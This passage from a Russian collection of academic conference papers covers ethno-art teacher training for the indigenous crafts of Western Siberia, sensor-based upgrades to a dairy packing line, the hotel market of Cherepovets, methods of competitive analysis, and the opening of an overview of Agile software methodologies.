Annotation:The work is devoted to the acquaintance of bachelor students with the traditional arts and crafts of the indigenous peoples of Western Siberia. Arts and crafts were formed on local natural materials and worldview of indigenous peoples, which is reflected in the semantics of the ornament. Special

attention is paid to independent work, which is the basis of creative activity of students-bachelors, future primary school teachers.

Keyword:folk arts and crafts, ethno-art education, bachelor students, indigenous peoples, independent work.

Реформирование высшего профессионального образования повлекло переоценку концептуальных подходов к подготовке будущего специалиста, что отражено в Федеральных государственных образовательных стандартах высшего образования (ФГОС ВО). Этнокультурный компонент образования стал актуальным: стандарт разработан с учетом региональных, национальных и этнокультурных потребностей народов Российской Федерации.

Западная Сибирь является многонациональным регионом, в котором проживают коренные народы, переселенцы разных периодов, мигранты. Полиэтничность населения влияет на развитие поликультурного образование в учебных заведениях разного типа.

Современные учебные заведения нуждаются в квалифицированных учителях, способных к мобильности, самостоятельности, умения быстро перестроиться и освоить необходимую информацию для работы в полиэтнических классах.

Для решения создавшейся проблемы необходимо обеспечить школы учителями прошедшими этнокультурную подготовку с учетом региональных культурных традиций. И основополагающим должно быть положение о том, что этнические культуры есть всеобщее богатство всех людей, населяющих нашу страну, что общенациональная российская культура есть продукт исторического процесса взаимообогащения и взаимопроникновения этнических культур. Поэтому необходимо решать задачу разумного сочетания национальных и общечеловеческих ценностей [1].

В условиях регионализации этнокультурного образования мы останавливаемся на рассмотрении этнохудожественной культуры коренных народов Западной Сибири (ханты, манси, ненцы, хакасы и др.).

Коренные народы Западной Сибири создали уникальные образцы декоративно-прикладного искусства: меховая и кожаная мозаика, вышивка бисером, войлочное валяние, ткачество и т.д. С данными видами народного творчества студенты-бакалавры знакомятся не только на занятиях по вышеуказанным учебным дисциплинам в университете, но и самостоятельно во внеурочное время.

Этноформирующим компонентом художественной культуры в данных учебных дисциплинах является народное декоративно-прикладное искусство. Народное декоративно-прикладное искусство формировалось на местных природных материалах и в своей семантике отражало как природные и климатические особенности региона, в которых проживал человек, так и его мировоззренческие основы.

Составляющей этнокультурного образования будущего учителя

начальных классов ИД НГПУ является этнохудожествнное образование, которое реализуется на лекционных и практических занятиях по таким учебным дисциплинам, как «Теоретические основы и технологии начального образования по предмету “Технология”», «Теоретические основы и технологии начального образования по изобразительному искусству», «Этнокультура народов Сибири», «Декоративно-прикладное искусство в начальной школе».

Самостоятельной внеаудиторной работе на освоение данных дисциплин отводится большая часть времени, что отражено в учебных планах по подготовке бакалавров и, соответственно, в рабочих программах учебных дисциплин. Внеаудиторная самостоятельная работа направлена на расширение знаний и умений студентов-бакалавров, полученных на аудиторных занятиях, в области традиционного декоративно-прикладного искусства в процессе поиска научной и методической информации, освоения технологий изготовления изделий.

В соответствии с ФГОС ВО, самостоятельная работа как форма учебной деятельности является важнейшим элементом образовательного процесса [2] и рассматривается нами как значимая составляющая современного высшего образования, решаемая в процессе подготовки к профессиональной деятельности студентов-бакалавров, будущих учителей начальных классов.

В соответствии с ФГОС ВО важной задачей педагогических вузов выступает овладение студентами-бакалаврами, будущими учителями начальных классов, профессиональными компетенциями, которые по своему содержанию предполагают совокупность личных качеств субъекта (ценностно-смысловых ориентаций, знаний, умений, навыков, способностей), обусловленных опытом его деятельности в определенной сфере.

Вопросам развития самостоятельной работы посвящены научные труды В.П. Беспалько, В.Б. Бондаревского, А.А. Вербицкого, С.И. Зиновьева, Э.В. Ильенкова, Н.Д. Никандрова, П.И. Пидкасистого, А.В. Хуторского, Э.Г. Юдина и др. Ими была определена специфика организации самостоятельной работы студентов в вузе, раскрыты ее особенности в процессе овладения теоретическими знаниями и практическими способами работы.

Особое внимание мы акцентируем на исследованиях ученых, которые рассматривают проблему развития самостоятельной работы студентов, обучающихся изобразительному искусству, в том числе и народному декоративно-прикладному искусству в вузах: А.Д. Алехин, М.Н. Байрамбеков, В.И. Денисенко, В.С. Кузин, С.П. Ломов, В.В. Пикалова, Н.М. Сокольникова, Т.Я. Шпикалова, Е.В. Шорохов.

Т.И. Бакланова и Т.Я Шпикалова разрабатывая концепцию этнокультурного образования в Российской Федерации, обращали внимание на возможности интеграции личности в этническую и мировую культуру

через этнохудожественное образование, которое рассматривается как «система, процесс и результат изучения традиционной художественной культуры и художественного творчества того или иного народа» [3].

Самостоятельная работа по декоративно-прикладному искусству является основой творческой деятельности студентов-бакалавров, будущих учителей начальных классов. Самостоятельная творческая работа в процессе аудиторных занятий обычно выполняется индивидуально. Например, вышивка небольших изделий бисером предполагает индивидуальную работу. Выполнение мозаичного коврика или панно из лоскутов меха удобно выполнять коллективно. В данном случае изделие выполняется по частям – модулям, которые затем собираются в общую композицию. Обычно такой подход используется на уроках технологии в начальных классах, когда каждый ребенок выполняет фрагмент изделия, которое затем включают в общую композицию. Коллективная самостоятельная работа практикуется и во время изготовления традиционных народных кукол ханты, манси, ненцев.

Внеаудиторная самостоятельная работа, выполненная дома или на занятиях в творческих мастерских представляется на следующем практическом занятии или на зачетных занятиях.

Рассмотрим алгоритм самостоятельного выполнения студентами-бакалаврами изделия из бисера по мотивам женских украшений коренных народов (ханты или манси):

– выбор темы и составление плана работы;

– знакомство с традиционными изделиями коренных народов Сибири (по выбору) в процессе сбора научной информации, изучения литературы, этнографического иллюстративного материала, видеоматериалов по технологии изготовления традиционных изделий;

– прорисовка композиции изделия в цвете;

– разработка технологической карты по изготовлению изделий (эскиз схемы плетения);

– подбор бисера и необходимых инструментов для изготовления изделия; выполнение изделия на основе знания технологического процесса.

Критериями оценки самостоятельной работы является: грамотное составление эскиза схемы плетения изделия (ритмичность элементов орнамента и цветового решения, при необходимости акцентирование на композиционный центр); творческий подход при соблюдении традиционности орнаментального и цветового решения изделия; технологическое мастерство (качество и традиционность техники и исполнения).

Самостоятельная работа по знакомству студентов-бакалавров продолжается в процессе подготовки к проведению уроков по изобразительному искусству и технологии, а также внеурочных мероприятий на педагогической практике. В зависимости от цели и объема работы, а также уровня сложности и индивидуальных умений студентов самостоятельная работа на данном этапе может выполняться коллективно

или индивидуально.

Самостоятельная работа методического характера включает в себя:

– знакомство с УМК и основными направлениями по декоративно-прикладному искусству в учебных программах «Изобразительное искусство» и «Технологии»;

– анализ программного материала и определение темы урока и планируемого внеурочного мероприятия на основе метапредметного подхода;

– подбор материала из литературных источников (археологии, краеведения, истории искусства, методики преподавания декоративно-прикладного и народных промыслов коренных народов Сибири);

– поиск и выбор технических средств (видеоматериала для наглядности процессов изготовления изделий, презентаций;

– разработка презентаций (при необходимости);

– разработка конспектов урока и сценария внеурочного мероприятия;

– разработка технологических карт по изготовлению изделий традиционного декоративно-прикладного искусства коренных народов Сибири;

– подготовка тестов на знание учащимися технологий традиционного декоративно-прикладного искусства коренных народов Сибири;

На педагогической практике студенты-бакалавры, будущие учителя начальных классов демонстрируют опыта своей профессиональной деятельности в области методики преподавания традиционного декоративно-прикладного искусства народов России, в том числе и коренных народов Сибири.

В результате исследования выявлено, что для успешной профессиональной деятельности, будущим педагогам начального образования необходимо во время обучения в вузе приобрести положительный опыт самостоятельной работы.

Использованные источники:

1. Дмитриев, Г.Д. Многокультурность как дидактический принцип / Г.Д. Дмитриев // Педагогика. – 2000. – № 10. – С. 3-11.

2. Федеральные государственные образовательные стандарты высшего профессионального образования по подготовки бакалавриата. [Электронный ресурс]. – Режим доступа: WWW. URL: https://минобрнауки.рф/документы/924. – Дата обращения: 19.12.2018

3. Шпикалова Т.Я. Концепция этнокультурного образования в Российской Федерации / Т.Я. Шпикалова, Т.И. Бакланова, Л.В. Ершова. – Шуя : ФГБОУ ВПО "ШГПУ", 2006.23с

УДК 621.25-225

Лемешко МА., к.т.н.
доцент
кафедра СиТБ
Лапин К.И.
инженер, студент магистратуры
кафедра ТС
ИСОиП (филиал) ДГТУ в г. Шахты
Россия, г. Шахты, Рост. Обл.

МОДЕРНИЗАЦИЯ ФАСОВОЧНОГО АППАРАТА НА МОЛОКОПЕРЕРАБАТЫВАЮЩЕМ ЗАВОДЕ

Аннотация:

В статье приведены сведения о полезной модернизации на молокоперерабатывающем заводе, в частности, на операции «фасовка готовой продукции». Разработана и приведена схема улучшения работы автомата фасовки путем контроля за уровнем продукта в ёмкости – ёмкостными датчиками.

Ключевые слова: модернизация, производство молока, фасовка, точность дозирования и точность учёта.

Lemeshko M.A., Ph. D., associate Professor
associate Professor of Sitb
Lapin K.I., engineer
undergraduate of the Department. TS
ISOiB (branch) of DSTU in Shakhty
Russia, s. Shakhty, Rostov R.

MODERNIZATION OF PACKING DEVICE MILK PROCESSING PLANT

Abstract: The article provides information about some effective modernization of the processing plant, in particular, on the operation "packing of finished products". A scheme for improving the operation of the filling machine by monitoring the level of the product in the container – capacitive sensors is developed and presented.

Key words: modernization, manufacture of milk, filling, dosing accuracy and the accuracy of the account.

Автоматизация молочного предприятия является важнейшим показателем уровня его технического развития. Обеспечить технологические и экономические преимущества в конкурентной борьбе, невозможно при традиционной организации производства, автоматизированное производство является основой перспективного развития современной молочной индустрии. Автоматизация меняет качество труда, обеспечивает увеличение производительности, позволяет более точно управлять процессами, высвобождает сотрудников, занятых на трудоемких и зачастую

неквалифицированных работах.

Уровень автоматизации производственных (технологических) процессов в молочной промышленности может определяться рядом показателей: удельным весом стоимости машин-автоматов, средств автоматики, контрольных устройств и пр. в общей стоимости технологического оборудования; степенью охвата рабочих автоматизированным трудом; долей производительности машин-автоматов и др.

Поэтому вопросы совершенствования средств и методов автоматизации процессов, при производстве молочной продукции, являются весьма актуальными.

Как известно, переработка молока на молзаводах заключается в трех основных процессах: сепарация, гомогенизация, пастеризация. Кроме этого могут включаться дополнительные процессы улучшающие различные качества продукта, например бактофугирование или деаэрацию. Описать эти процессы можно на примере перерабатывающего комплекса на заводе «Агрокомплекс», который именуется Lacta, по названию пастеризационной установки. Финальном процессом производства молочной продукции является фасовка. Перемещение и обработка молока сопровождаются обеспесивающими операциями и включает работу и обслуживание соответствующих аппаратов, насосов, ёмкостей, датчиков, регуляторов и клапанов.

Операциям фасовки предшествует подача продукции на фасовку. Для подачи кефира используются специальные кулачковые насосы, попотому что центробежные разбивают зерно кефира, его нужно перекачи-вать нежно. С молоком все проще, единственная проблема – вспенивание, влияет и на корректность учета, и на удобство фасовки. Подается молоко обычным центробежным насосом, главное чтоб соблюдалась герметичнось уплотнений на соединениях. Чтоб обеспечить равномерную подачу и мойку фасовочного оборудования, фасовочные аппараты были связаны с системой тетрапак группой сигналов. Например на основных фасовочниках аппаратах Pitpack фирмы Агатпак присутствуют такие сигналы: производство, запрос продукта, готов к мойке – сигналы поступающие от автомата, старт-стоп мойки – сигнал поступающий к автомату. Чтобы отсутствовала смешаная фаза, линию не вытесняют водой. Поскольку подача на фасовку на заводе еще до модернизации шла со второго этажа на первый, чтоб присутствовал самотек, насосы не использовались (разве что для густых продуктов). По этому опыту и работает вытеснение до фасовочного аппарата, вытесняется только линия до 43 гребенки (фасовочной), а далее просто на гребенке открывается батерфляй для связи с атмосферой, чтоб не образовывалось вакуума, и молоко стекает вниз к фасовочнику.

Одна проблема оставалась нерешенной – это учет отпускаемой продукции. Дело в том, что фасовочное оборудование выдает дискретный сигнал на подачу продукта, после каждой операци по его упаковке; при этом получаются слишком частые пуски-остановы насоса, из-за этого учётный

расходомер некорректно (с существенной ошибкой) ведет учет поданного продукта в фасовочный автомат. Общий расход продукта из одной ёмкости не соотвествует сумме расходов покаждой фасовочной операции. В данной статье описана корректировка способа управления фасовочным аппаратом, при которой учёт отпускаемой продукции выполняется почти точно, с незначительными погрешностями.

На рисунке 1 приведена схема управления работой фасовочного аппарата по сигналу с расходомера.




Рисунок 1 – Схема управления фасовочной машиной до модернизации

Сущность модернизации заключается в стабилизации потока продукта на подаче его в фасовочный аппарат. У аппарата два ручья, к каждому ручью есть бак, уровень продукта в котором поддерживается отдельно дискретным способом. Вибрационный датчик срабатывает и открывается клапан на входе в бак. Вместе с этим срабатывает реле, подающее сигнал на систему «тетрап» о запросе продукта. Поскольку бака 2, а подходящая труба одна, сигнал расценивается как 2500 л/ч производительности насоса. Т.е. сработал один ручей – то насос будет поддерживать расход 2500 л/ч, если оба – 5000 л/ч. Такая действующая система создает резкие рывки потока, а отсутствие стабильности делает почти невозможным точный учет по расходомерам на фасовочных линиях. На данный момент учет поданного на фасовку продукта ведется с помощью счетчика пакетов на фасовочном агрегате, что недостаточно точно. Специалисты фирмы «Тетрапак» предложили модернизировать контроль и поддержание уровня в баках аналоговым способом с помощью регулирующих клапанов и емкостных датчиков уровня. Также была разработана электрическая схема для обхода реакции контроллера автомата на отсутствие его дискретных сигналов с датчиков уровня. На рисунке 2 приведена схема управления после модернизации.

Отличительной особенностью новой схемы является включение в

работу системы датчиков, измеряющих уровень продукта в ёмкости.

На рис.1 датчики обозначены символом «LT». Это ёмкостные датчики, которые отличаются высокой чувствительностью и не засоряются продуктами, относительно легко поддаются мойке, просты в эксплуатации.

Фасовочный аппарат включен в единую систему управления процессом фасовки и поэтому для модернизации потребовалось приспособиться к типовому алгоритму работы управляющего контроллера. Для этого датчики расхода, которые до модернизации использовались для учёта продукции, установлены в открытое состояние, а учет расхода продукта ведется по данным ёмкостных датчиков.




Рис.2 –Схема управления после модернизации

Как видно на схеме система управления снабжена ёмкостными датчиками уровня жидкости в ёмкостях. Практика их применения показала относительно высокую точность для измерения уровня жидкости в ёмкости.

Расходомеры системы (V1 и V2) находятся в открытом состоянии и на отсечение необходимого объема при фасовке не препятствуют работе ёмкостных датчиков. Данная модернизация имеет также дополнительные достоинства.

Вследствие управления процессом фасовки с участием ёмкостных датчиков уровня, снижаются гидравлические удары при открытии и закрытии клапанов фасовочного аппарата. Такие вопросы рассмотрены для условий этого же молзавода в работе [1]. Аналогичный эффект приносит и модернизация процесса пастеризации, где проявление гидравлических ударов также существенно уменьшилось [2].

Использованные источники:
1. Лемешко МА., Лапин К.И. Гидравлические удары в управлении процессами производства на молокоперерабатывающем заводе // Международное научно-практическое периодическое сетевое издание «Форум молодых ученых» Выпуск № 11(27) (ноябрь, 2018). 8с.Сайт: http://forum-nauka.ru/ URL.: http://forum-nauka.ru/domains_data/files/27/Lemeshko%20M_1.pdf
2. Лемешко МА., Лапин К.И. К вопросу модернизации процесса пастеризации молока с целью снижения его себестоимости // Международное научно-практическое периодическое сетевое издание «Форум молодых ученых» Выпуск № 11(27) (ноябрь, 2018). 4с. Сайт: http://forum-nauka.ru . URL http://forum-nauka.ru/domains_data/files/27/Lemeshko%20M.%20-2%20.pdf

УДК 338

Ленюк К.М.
студент магистратуры
Международная академия бизнеса и новых технологий
научный руководитель: Мудревский А.Ю., к.э.н.
доцент
Россия, г. Ярославль

КОНКУРЕНТНОСПОСОБНОСТЬ РЫНКА ГОСТИНИЧНОГО БИЗНЕСА ВОЛОГОДСКОЙ ОБЛАСТИ

Аннотация: В статье рассматривается конкурентоспособность рынка гостиничного бизнеса Вологодской области. Рассматривается понятие конкурентоспособности предприятия. Выявлены факторы конкурентоспособности предприятия. Проведен анализ рынка гостиничного бизнеса Вологодской области.

Ключевые слова: Экономика, конкурентоспособность, факторы конкурентоспособности предприятия, гостиничный бизнес, анализ конкурентоспособности.

Lenyuk K.M., student of a magistracy
International academy of business and new technologies (Yaroslavl)
Research supervisor: Mudrevsky A.Yu., Candidate of Economic Sciences associate professor

COMPETITIVENESS OF THE MARKET OF HOTEL BUSINESS OF THE VOLOGDA REGION

Summary: In article the competitiveness of the market of hotel business of the Vologda region is considered. The concept of competitiveness of the enterprise is considered. Factors of competitiveness of the enterprise are revealed. The analysis of the market of hotel business of the Vologda region is carried out.

Keywords: Economy, competitiveness, factors of competitiveness of the enterprise, hotel business, analysis of competitiveness

Конкурентоспособность организации – это относительная характеристика, которая выражает степень отличия развития данной организации от конкурентов по степени удовлетворения своими товарами потребностей людей.

Следовательно, отношение конкурентоспособности предприятия и конкуренции на рынке можно характеризовать как отношение «потенциал и его использование».

Конкурентоспособность предприятия определяется следующими факторами:

- качество продукции и услуг;
- наличие эффективной стратегии маркетинга и сбыта;
- уровень квалификации персонала и менеджмента;
- технологический уровень производства;
- налоговая среда, в которой действует предприятие;
- доступность источников финансирования.[1].

На сегодняшний день на рынке города Череповца функционирует 27 гостиничных предприятий, общей единовременной вместимостью порядка 1000 номеров.

Рынок гостиничных услуг г. Череповца представлен гостиницами типа «Арм Премьер Отель», «Азот», «Ампаро», «Единство», «Ленинград», «Металлург», «Северные Зори» «Апарт-Отель Череповец», «Вологодская», «Строитель», «Фаворит», «VIP-Hotel», «Бизнес-Отель», «Версаль», «Воскресенская», «Гармония», «Глория», «Дискавери», «Планета», «Русский двор», «Азалия», «Авелия» и пр.

Наибольшая единовременная вместимость отмечается в следующих гостиничных предприятиях города Череповец: гостиница «Северные зори» занимает 16,7% от городского номерного фонда, гостиница «Апарт-Отель Череповец» – 9,4%, гостиница «Единство» – 9,3%, гостиница «Ампаро» – 8,5%, гостиничный комплекс «Арм Премьер Отель» – 7,1%.

Однако объем оказываемых услуг не зависит напрямую от вместимости гостиницы. Лидерами на рынке гостиничных услуг по объему реализации являются: гостиница «Северные зори» – 29,88%, гостиница «Ленинград» – 17,3%, «Металлург» – 11,01%, «Апарт -Отель Череповец» – 6,49%, отель «Арм Премьер Отель» – 6,22%.

Таблица 1.

Средняя цена гостиничного номера в городе Череповец

Отель / гостиница	***Номер***	***Средняя цена***
«Версаль»	Одноместный «Комфорт»	от 3000 руб.
«Ампаро»	Цена номера стандартный dbl	от 5313 руб.
«Арм Премьер Отель»	Цена номера стандарт 1- местный	от 3620 руб.
«Воскресенская»	Цена номера стандарт (twin) 2 категория	от 2688 руб.
«Апарт-Отель Череповец»	Цена номера стандарт (twin) 2 категория	от 2400 руб.
«Северные зори»	Цена номера Одноместный «Стандарт»	от 1200 руб.

Статус «трехзвездочной» имеют гостиницы «Северные Зори» и «Апарт-Отель Череповец». Статус «четырехзвездочной» гостиницы имеет «Арм Премьер Отель».

На рынке города Череповца представлено 27 гостиниц. Качество услуг и цены на номера сильно дифференцированы. Рынок гостиничных услуг города не однороден. Гостиницы можно подразделить на три категории: гостиницы низших, средних и высоких категорий обслуживания.

Использованные источники:

1. Тюрин С.Б., Бурыкин А.Д., Кваша В.А., Мудревский А.Ю., Колесов Р.В., Юрченко А.В.. Пути повышения конкурентоспособности предприятия [Текст] / Монография - Ярославль: Канцлер, 2018. – С.149- 171.
2. Ленюк К.М., Мудревский А.Ю. Конкурентоспособность гостиничных предприятий // Международная научно-практическая конференция «Интеллектуальный потенциал образовательной организации и социально-экономическое развитие региона». 2018 . С. 86-89.
3. Хусу М.Р., Ленюк К.М. Формирование конкурентных преимуществ предприятий в сфере услуг// Форум молодых учёных.2018

УДК 338

Ленюк К.М.
студент магистратуры
Международная академия бизнеса и новых технологий
научный руководитель: Мудревский А.Ю., к.э.н.
доцент
Россия, г. Ярославль

МЕТОДЫ КОНКУРЕНТНОГО АНАЛИЗА

Аннотация: В статье рассматриваются методы конкурентного анализа. Рассматривается понятие конкурентный анализ. Рассмотрены принципы проведения конкурентного анализа. Рассмотрены ситуации в бизнесе, которые требуют конкурентного анализа.

Ключевые слова: Экономика, конкурентный анализ, методы конкурентного анализ , принципы конкурентного анализа, конкуренция.

Lenyuk K.M., student of a magistracy
International academy of business and new technologies (Yaroslavl)
Research supervisor: Mudrevsky A.Yu., Candidate of Economic Sciences
associate professor

METHODS OF THE COMPETITIVE ANALYSIS

Summary: In article methods of the competitive analysis are considered. The concept the competitive analysis is considered. The principles of carrying out the competitive analysis are considered. Situations in business which demand the competitive analysis are considered.

Keywords: Economy, competitive analysis, methods of the competitive analysis, principles of the competitive analysis, competition.

Конкурентный анализ – это совокупность инструментов, помогающих изучить и понять цели конкурирующих фирм и выявить свои слабые и сильные места относительно них.

Анализ конкурентной среды позволяет построить стратегию компании таким образом, чтобы максимально использовать свои сильные стороны и существующие возможности и в то же время снизить риски и ослабить существующие угрозы со стороны конкурентов.

Существует ряд типовых ситуаций в бизнесе, которые требуют проведения конкурентного анализа:

- разработка плана маркетинга;
- разработка плана продаж;
- определение ассортимента продукции и сбытовой политики;
- ценообразование с учетом ценовой политики конкурентов;
- выход товара на рынок: определение его ключевых потребительских свойств с учетом актуального и возможного будущего состояния конкурентного окружения;
- выбор каналов и способов продвижения товара с учетом

используемых коммуникационных политик конкурентов.

При проведении конкурентного анализа необходимо придерживаться следующих основополагающих принципов:

1) перед началом процесса необходимо четко обозначить его цели, так как без правильного целеполагания все дальнейшие действия могут не иметь нужного эффекта;

2) выберите для себя определенный сегмент конкурентного окружения и определите в нем основных конкурентов, деятельность которых станет объектом конкурентного анализа;

3) обязательно проведите маркетинговый анализ основных конкурентов.

В настоящее время существует достаточно эффективных **методов конкурентного анализа**, среди которых:

1) **SWOT-анализ**. Наиболее часто применяемый метод конкурентного анализа за счет своей простоты и наглядности. Суть заключается в выявлении сильных и слабых сторон самой фирмы, а также возможностей и угроз со стороны внешнего окружения. Анализ этих параметров и их взаимосвязи позволяет выстраивать стратегию компании, основанную либо на использовании своих сильных сторон, либо на уменьшении влияния слабых, для максимальной защиты от угроз и получения положительного эффекта от использования возможностей.

2) **Конкурентные силы Майкла Портера**. Согласно теории Портера, конкурентную позицию фирмы на рынке определяет влияние пяти внешних сил: конкуренты, власть поставщиков, власть покупателей, риск появления товаров – заменителей, угроза появления новых конкурентов. Применение метода позволит организации определить степень конкуренции и выбрать такую рыночную позицию, которая защитит фирму от действия внешних факторов и на которой организация сама сможет влиять на рынок и получать прибыль.

3) **SPACE-анализ.** Основой данного **метода конкурентного анализа** является упор на продукт фирмы и ее финансовые возможности, как основные факторы успешности. Результатом применения метода будет определение своей конкурентной позиции:

- агрессивная – проактивное поведение на рынке на опережение конкурентов и захват доли рынка;
- консервативная – следование своей стратегии, отсутствие агрессивных действий;
- оборонительная — реактивное поведение на действия конкурентов, удержание доли рынка.

Проведение конкурентного анализа включает в себя следующие этапы:

1. Описание цели исследования, определение существующих проблем, общего состояния рынка с учетом воздействия внешних и внутренних факторов, определение основных конкурентов. К внешним факторам относят экономические – это особенности налоговой и кредитной

системы, спрос со стороны населения, инфляция и состояние экономики страны в целом; организационные – это состояние инфраструктуры, логистики и сервиса; административные – это действующие правила регистрации хозяйствующих субъектов.

2. Формирование круга конкурентов для исследования. Конкурентов можно группировать по нескольким признакам: со схожими товарами или марками, по географическому расположению, по доле рынка, либо все возможные конкуренты. Также здесь необходимо определить сегмент покупателей, с которым работают конкуренты и общий уровень конкуренции на рынке.

3. Выбор источников данных о конкурентах и сбор необходимых сведений. В качестве источников используются данные опросов покупателей, посещение торговых точек, интернет — ресурсы, мнения экспертов и открытые данные о компании — конкуренте, данные, полученные от инсайдеров. Далее нужно подготовить технические средства сбора информации – опросники, план сбора, определить исполнителей, провести их обучение и далее сами полевые работы по сбору данных.

4. Анализ собранных данных. Здесь необходимо оценить качество собранных данных и соблюдение критериев достаточности и объективности информации для дальнейшего анализа. Затем информация структурируется и оформляется в виде аналитических таблиц, которые будут фундаментом для реализации следующей стадии конкурентного анализа.

5. Подготовка аналитического отчета с использованием одного из методов конкурентного анализа. На основании предыдущих этапов готовим отчет с итогами исследования и выводами по собранной информации. Этот документ является основой для разработки стратегических планов, планов маркетинговых мероприятий и всех прочих документов, касающихся развития фирмы и достижения ей нужных конкурентных позиций.

Использованные источники:

1. Тюрин С.Б., Бурыкин А.Д., Кваша В.А., Мудревский А.Ю., Колесов Р.В., Юрченко А.В.. Пути повышения конкурентоспособности предприятия [Текст] / Монография - Ярославль: Канцлер, 2018. – С.171 - 190
2. Коречков Ю.В., Жукова А.А. Проблемы развития предпринимательства в России // Наука сегодня: проблемы и пути решения. Материалы международной научно-практической конференции : в 3 частях. 2018. С. 29-30.
3. Ленюк К.М., Мудревский А.Ю. Конкурентоспособность гостиничных предприятий // Международная научно-практическая конференция «Интеллектуальный потенциал образовательной организации и социально-экономическое развитие региона». 2018 . С. 86-89.

УДК 004

Лимонов В.Ю.
студент 4 курса
факультет «Информационные системы и технологии»
Пальмов С.В., к.т.н.
доцент
кафедра Информационных систем и технологий
ФГБОУ ВО ПГУТИ
доцент кафедры Информационных развивающих и
образовательных систем и технологий
Самарский государственный технический университет
Россия, г. Самара

ГИБКИЕ МЕТОДИКИ РАЗРАБОТКИ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

Аннотация: В данной статье описываются основные положения гибких методик разработки программного обеспечения. Рассматриваются базовые идеи и принципы гибкого подхода. Производится обзор наиболее популярных Agile методологий. Выявляются их главные преимущества и недостатки.

Ключевые слова: Agile, разработка программного обеспечения, Scrum, Kanban, экстремальное программирование, DSDM, FDD

Limonov V.Y.
4th year student
Faculty of "Information systems and technologies"
Povolzhskiy State University of Telecommunications and Informatics
Russia, Samara
Palmov S.V.
Ph.D. of Engineering Sciences
associate professor of the department
"Information systems and technologies"
Povolzhskiy State University of Telecommunications and Informatics
Ph.D. of Engineering Sciences
associate professor of the department
"Information development and educational systems and technologies"
Samara State Technical University
Russia, Samara

AGILE METHODS OF SOFTWARE DEVELOPMENT

Abstract: This paper describes the main provisions of Agile software development techniques. The authors provide basic ideas and principles of Agile approach. A review of the most popular Agile methodologies is done. Their main advantages and disadvantages are identified.

Keywords: Agile, software development, Scrum, Kanban, XP, DSDM, FDD.

В начале 2001 года на горнолыжном курорте в штате Юта (США) по итогам встречи группы специалистов-разработчиков программных систем был принят документ, серьезно повлиявший на подход к организации процесса создания компьютерных приложений. «Манифест гибкой методологии разработки программного обеспечения» стал альтернативой всем известным в то время «тяжеловесным» методологиям разработки [1]. Документ провозглашает четыре главные идеи гибких методов, на которые нужно ориентироваться:

– участники процесса разработки и взаимодействие между ними имеет приоритетное значение;

– корректно функционирующее программное обеспечение (ПО) превалирует над сложной документацией;

– взаимодействие с заказчиком важнее контрактных соглашений тесная работа с заказчиком важнее договорных обязательств;

– готовность к внесению правок. [2]

Отсюда следует, что гибкие методы ориентируются на динамическое установление требований, непосредственное коммуницирование и уменьшение объема документации, а главным критерием становится функционирующий программный продукт.

Помимо основных идей манифест также определяет 12 базовых принципов гибкого подхода к разработке:

- скорая и непрерывная доставка программного продукта заказчику;
- принятие поправок даже на поздних стадиях разработки;
- регулярный выпуск работающего ПО;
- тесное взаимодействие разработчиков и заказчика при работе над проектом;
- разработку должны вести мотивированные профессионалы, которым нужно предоставить все необходимые условия для работы;
- непосредственное общение – лучший способ передачи информации;
- главным критерием прогресса является работающий продукт;
- всем участникам проекта необходимо держать одинаковый темп неограниченное количество времени;
- постоянное внимание к техническим деталям и возможностям для совершенствования продукта;
- необходимость минимизации чрезмерной работы;
- самоорганизованная команда создает лучшую архитектуру;
- постоянный поиск способов увеличения эффективности работы. [2]

Наиболее критикуемым пунктом при гибком подходе в разработке стало отсутствие долгосрочных планов развития проекта, т.к. подразумевается лишь краткосрочное планирование ввиду того, что заказчик может поменять свои требования. Это очень часто влечет за собой многочисленные переделки и смещение сроков, что негативно отражается на качестве разрабатываемого продукта. [3]

